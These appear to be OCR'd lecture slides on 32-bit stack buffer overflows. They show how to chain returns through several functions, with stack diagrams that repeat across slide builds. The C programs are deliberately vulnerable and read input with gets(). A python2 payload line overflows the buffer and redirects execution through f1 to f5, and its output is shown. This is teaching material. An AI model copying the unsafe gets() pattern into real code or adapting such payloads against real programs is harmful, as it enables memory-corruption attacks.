
```
int printsecret(int i, int j)
{
 if (i == 0x12345678 && j == 0xdeadbeef)
  print_flag();
 else
  printf("I pity the fool!\n");

 exit(0);}

int vulfoo()

{
 char buf[6];

 gets(buf);
 return 0;}

int main(int argc, char *argv[])
{
 printf("The addr of printsecret is %p\n", printsecret);
 vulfoo();
 printf("I pity the fool!\n");
}
```

Can we return to a chain of functions?

(32 bit) Return to multiple functions?



(32 bit) Return to multiple functions?



1. Before epilogue of *vulfoo*

arg-v-2

arg-v-1

RET = f1

saved ebp = A

padding

buf

ebp

2. After epilogue of *vulfoo*

esp

ebp = A

eip = f1

arg-v-2

arg-v-1


RET = f1

saved ebp = A

padding

buf

(32 bit) Return to multiple functions?



1. Before epilogue of *vulfoo*

arg-v-2

arg-v-1

RET = f1

saved ebp = A

padding

buf

ebp

esp

ebp = A

eip = f1

2. After epilogue of *vulfoo*

arg-v-2

arg-v-1

RET = f1

saved ebp = A

padding

buf

ebp

3. after prologue of *f1*

arg-f1-2

arg-f1-1

RET = f2


saved ebp = A

saved ebp = A

padding

buf

(32 bit) Return to multiple functions?



1. Before epilogue of *vulfoo*

arg-v-2

arg-v-1

RET = f1

saved ebp = A

padding

buf

ebp

esp

ebp = A

eip = f1

2. After epilogue of *vulfoo*

arg-v-2

arg-v-1

RET = f1

saved ebp = A

padding

buf

ebp

3. after prologue of *f1*

arg-f1-2

arg-f1-1

RET = f2

saved ebp = A

saved ebp = A

padding

buf

esp

ebp = A

eip = f2

4. after epilogue of *f1*

arg-f1-2

arg-f1-1

RET = f2


saved ebp = A

saved ebp = A

padding

buf

(32 bit) Return to multiple functions?



1. Before epilogue of *vulfoo*

arg-v-2

arg-v-1

RET = f1

saved ebp = A

padding

buf

ebp

esp

ebp = A

eip = f1

2. After epilogue of *vulfoo*

arg-v-2

arg-v-1

RET = f1

saved ebp = A

padding

buf

ebp

3. after prologue of *f1*

arg-f1-2

arg-f1-1

RET = f2

saved ebp = A

saved ebp = A

padding

buf

esp

ebp = A

eip = f2

4. after epilogue of *f1*

arg-f1-2

arg-f1-1

RET = f2

saved ebp = A

saved ebp = A

padding

buf

ebp

5. after prologue of *f2*

arg-f2-2

arg-f2-1

RET = f3

saved ebp = A

saved ebp = A


saved ebp = A

padding

buf

(32 bit) Return to multiple functions?

Finding: We can return to a chain of unlimited number of functions




Buffer Overflow Example: overflowretchain_32

```
int f1()
{
  printf("Knowledge ");}

int f2()
{
  printf("is ");}

void f3()
{
  printf("power. ");}

void f4()
{
  printf("France ");}

void f5()
{
  printf("bacon.\n");
  exit(0);}
```


```
int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  printf("Function addresses:\nf1: %p\nf2: %p\nf3: %p\nf4:
%p\nf5: %p\n", f1, f2, f3, f4, f5);
  vulfoo();
  printf("I pity the fool!\n");
}
```

Buffer Overflow Example: overflowretchain 32bit



```
root@Tancy-PC:/mnt/c/Users/minta/Dropbox/sync/security# python2 -c "print 'A'*0xe + 'A'*4 + '\x2d\x62\x55\x56' + '\x4a\x
62\x55\x56' + '\x67\x62\x55\x56' + '\x84\x62\x55\x56' + '\xa1\x62\x55\x56'" | ./bufferoverflow_overflowretchain_32
Function addresses:
f1: 0x5655622d
f2: 0x5655624a
f3: 0x56556267
f4: 0x56556284
f5: 0x565562a1
Knowledge is power. France bacon.
```

(32-bit) Return to functions with one argument?



1. Before epilogue of *vulfoo*

ebp

arg-f2-1
arg-f1-1
RET = f2
RET = f1
old ebp = A
padding
buf

2. After epilogue of *vulfoo*

esp

ebp = A

eip = f1

arg-f1-1
RET = f2
RET = f1
old ebp = A
padding
buf

3. after prologue of *f1*

ebp

arg-f2-1
arg-f1-1
RET = f2
old ebp = A
old ebp = A
padding
buf

4. after epilogue of *f1*

esp

ebp = A

eip = f2

arg-f2-1
arg-f1-1
RET = f2
old ebp = A
old ebp = A
padding
buf

5. after prologue of *f2*

ebp

arg-f2-2
arg-f2-1
RET = f3
old ebp = A
old ebp = A
old ebp = A
padding
buf